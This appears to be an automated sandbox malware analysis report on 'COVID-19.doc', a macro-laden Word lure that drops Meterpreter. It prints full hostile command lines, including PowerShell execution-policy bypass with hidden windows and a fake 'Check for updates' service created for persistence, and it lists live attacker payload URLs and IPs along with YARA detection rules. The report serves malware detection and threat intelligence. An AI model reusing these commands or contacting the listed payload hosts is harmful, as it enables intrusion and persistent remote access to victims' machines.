ID: 341993
Sample Name: COVID-19.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:29:56
Date: 20/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report COVID-19.doc

Overview


General Information

Sample Name:	COVID-19.doc
Analysis ID:	341993
MD5:	9f9f50f3c32ee66…
SHA1:	6c338a10e894bc..
SHA256:	9d063fd60d7d0fb..

Most interesting Screenshot:



Detection




Meterpreter

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Yara detected Meterpreter
- Bypasses PowerShell execution pol…
- Contains functionality to change the…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded m…
- Document exploit detected (process…
- Found evasive API chain (may stop…
- Found suspicious powershell code re…
- Machine Learning detection for samp…
- May check the online IP address of …

Classification



Startup

- **System is w10x64**
- WINWORD.EXE (PID: 6040 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - wscript.exe (PID: 4248 cmdline: wscript /e:jscript C:\Users\user\Desktop\COVID-19.tmp MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - powershell.exe (PID: 2804 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ex bypass -win hid -f C:\Users\user\Desktop\COVID-19.ps1 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 4680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 5108 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File 'C:\Users\user\Desktop\COVID-19.ps1' -adminRights 1 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - conhost.exe (PID: 1740 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5388 cmdline: 'C:\Windows\system32\cmd.exe' /C sc delete checkupdate MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - sc.exe (PID: 2912 cmdline: sc delete checkupdate MD5: 24A3E2603E63BCB9695A2935D3B24695)
        - cmd.exe (PID: 1476 cmdline: 'C:\Windows\system32\cmd.exe' /C sc create checkupdate binpath= '%COMSPEC% /C start %COMSPEC% /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1' start= delayed-auto DisplayName= 'Check for updates' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - sc.exe (PID: 3064 cmdline: sc create checkupdate binpath= 'C:\Windows\system32\cmd.exe /C start C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1' start= delayed-auto DisplayName= 'Check for updates' MD5: 24A3E2603E63BCB9695A2935D3B24695)
        - cmd.exe (PID: 4812 cmdline: 'C:\Windows\system32\cmd.exe' /C sc start checkupdate MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - sc.exe (PID: 3544 cmdline: sc start checkupdate MD5: 24A3E2603E63BCB9695A2935D3B24695)
- svchost.exe (PID: 2864 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- cmd.exe (PID: 5828 cmdline: C:\Windows\SysWOW64\cmd.exe /C start C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - cmd.exe (PID: 5112 cmdline: C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5656 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - svchost.exe (PID: 2460 cmdline: C:\Windows\system32\svchost.exe -k netsvcs MD5: FA6C268A5B5BDA067A901764D203D433)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\d569872345345[1].txt	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x7e:$sb3: -WindowStyle Hidden • 0x145:$sb3: -WindowStyle Hidden • 0x73:$sc2: -NoProfile • 0x63:$sd2: -NonInteractive • 0x445:$se3: -ExecutionPolicy Bypass
C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x171:$sb3: -WindowStyle Hidden • 0x166:$sc2: -NoProfile • 0x156:$sd2: -NonInteractive • 0x136:$se3: -ExecutionPolicy Bypass

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.793327668.000000000469F000.00000004.00000001.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0xea806:$sb3: -WindowStyle Hidden • 0xea7fb:$sc2: -NoProfile • 0xea7eb:$sd2: -NonInteractive • 0xea7cb:$se3: -ExecutionPolicy Bypass
00000004.00000002.789971993.0000000000B70000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x391e:$sb3: -WindowStyle Hidden • 0x3913:$sc2: -NoProfile • 0x3903:$sd2: -NonInteractive • 0x38e3:$se3: -ExecutionPolicy Bypass
00000001.00000003.656718758.0000000005DD3000.00000004.00000040.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0xdc2:$sb3: -WindowStyle Hidden • 0xe89:$sb3: -WindowStyle Hidden • 0x41de:$sb3: -WindowStyle Hidden • 0x42a5:$sb3: -WindowStyle Hidden • 0xdb7:$sc2: -NoProfile • 0x41d3:$sc2: -NoProfile • 0xda7:$sd2: -NonInteractive • 0x41c3:$sd2: -NonInteractive • 0x1189:$se3: -ExecutionPolicy Bypass • 0x45a5:$se3: -ExecutionPolicy Bypass
00000011.00000002.925627903.00000000004C0000.00000040.00000001.sdmp	HKTL_Meterpreter_inMemory	Detects Meterpreter in-memory	netbiosX, Florian Roth	• 0x4a24:$s1: WS2_32.dll • 0x4b50:$s2: ReflectiveLoader
00000011.00000002.925627903.00000000004C0000.00000040.00000001.sdmp	ReflectiveLoader	Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended	unknown	• 0x4b50:$s1: ReflectiveLoader • 0x4b4f:$s3: ?ReflectiveLoader@@
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.svchost.exe.4c0000.0.raw.unpack	HKTL_Meterpreter_inMemory	Detects Meterpreter in-memory	netbiosX, Florian Roth	• 0x4a24:$s1: WS2_32.dll • 0x4b50:$s2: ReflectiveLoader
17.2.svchost.exe.4c0000.0.raw.unpack	ReflectiveLoader	Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended	unknown	• 0x4b50:$s1: ReflectiveLoader • 0x4b4f:$s3: ?ReflectiveLoader@@
17.2.svchost.exe.4c0000.0.raw.unpack	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x42b4:$sb3: -WindowStyle Hidden • 0x42a9:$sc2: -NoProfile • 0x4299:$sd2: -NonInteractive • 0x4279:$se3: -ExecutionPolicy Bypass
17.2.svchost.exe.4c0000.0.unpack	HKTL_Meterpreter_inMemory	Detects Meterpreter in-memory	netbiosX, Florian Roth	• 0x3824:$s1: WS2_32.dll • 0x3950:$s2: ReflectiveLoader

Source	Rule	Description	Author	Strings
17.2.svchost.exe.4c0000.0.unpack	ReflectiveLoader	Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended	unknown	• 0x3950:$s1: ReflectiveLoader • 0x394f:$s3: ?ReflectiveLoader@@
Click to see the 2 entries				


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Svchost Process

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Machine Learning detection for sample

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Yara detected Meterpreter

May check the online IP address of the machine

System Summary:

Document contains an embedded VBA macro which might access itself as a file (possible anti-VM)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded macro with GUI obfuscation

Suspicious javascript / visual basic script found (invalid extension)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

Found suspicious powershell code related to unpacking or dynamic code loading

Suspicious powershell command line found

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after checking mutex)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Bypasses PowerShell execution policy

Contains functionality to change the desktop window for a process (likely to hide graphical interactions)

Remote Access Functionality:


Yara detected Meterpreter

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Scripting 5 3	Windows Service 1	Windows Service 1	Scripting 5 3	OS Credential Dumping	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 3
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Obfuscated Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 2 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	Security Software Discovery 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2
Cloud Accounts	Service Execution 1	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID-19.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.svchost.exe.4c0000.0.unpack	100%	Avira	HEUR/AGEN.1112533		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://78.141.194.181/	0%	Avira URL Cloud	safe	
http://78.141.194.181/s34987435987.txt	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://45.67.229.125/c7mnnlrmfut6g1erfewlxlxniyo.php	0%	Avira URL Cloud	safe	
http://78.141.194.181/d569872345345.txt	0%	Avira URL Cloud	safe	
http://78.141.194.181:80/s34987435987.txt	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://78.141.194.181/s34987435987.txt757AE1B	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://78.141.194.181/s34987435987.txtx	0%	Avira URL Cloud	safe	
http://78.141.194.181/d5698723	0%	Avira URL Cloud	safe	
http://78.141.194.181/d569872345345.txt$$	0%	Avira URL Cloud	safe	
http://78.141.194.181/s34987435987.txt7C:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ifconfig.me	216.239.32.21	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://78.141.194.181/s34987435987.txt	true	• Avira URL Cloud: safe	unknown
http://45.67.229.125/c7mnnlrmfut6g1erfewlxlxniyo.php	true	• Avira URL Cloud: safe	unknown
http://78.141.194.181/d569872345345.txt	true	• Avira URL Cloud: safe	unknown
http://ifconfig.me//	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://78.141.194.181/	svchost.exe, 00000006.00000002.929375850.000001832207E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.709326667.0000000005F30000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	svchost.exe, 00000006.00000002.929781703.0000018322330000.00000002.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000003.696878950.0000000000F48000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.705793557.0000000005012000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.745071081.000000000087C1000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.793857324.0000000004794000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000003.696878950.0000000000F48000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.705793557.0000000005012000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.745071081.000000000087C1000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.793857324.0000000004794000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://78.141.194.181:80/s34987435987.txt	svchost.exe, 00000006.00000002.929327170.0000018322066000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000002.00000002.709326667.0000000005F30000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.709326667.0000000005F30000.00000004.00000001.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000002.00000002.709326667.0000000005F30000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://78.141.194.181/s34987435987.txt757AE1B	svchost.exe, 00000006.00000002.926379288.000001831CA3D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000002.00000002.709326667.0000000005F30000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
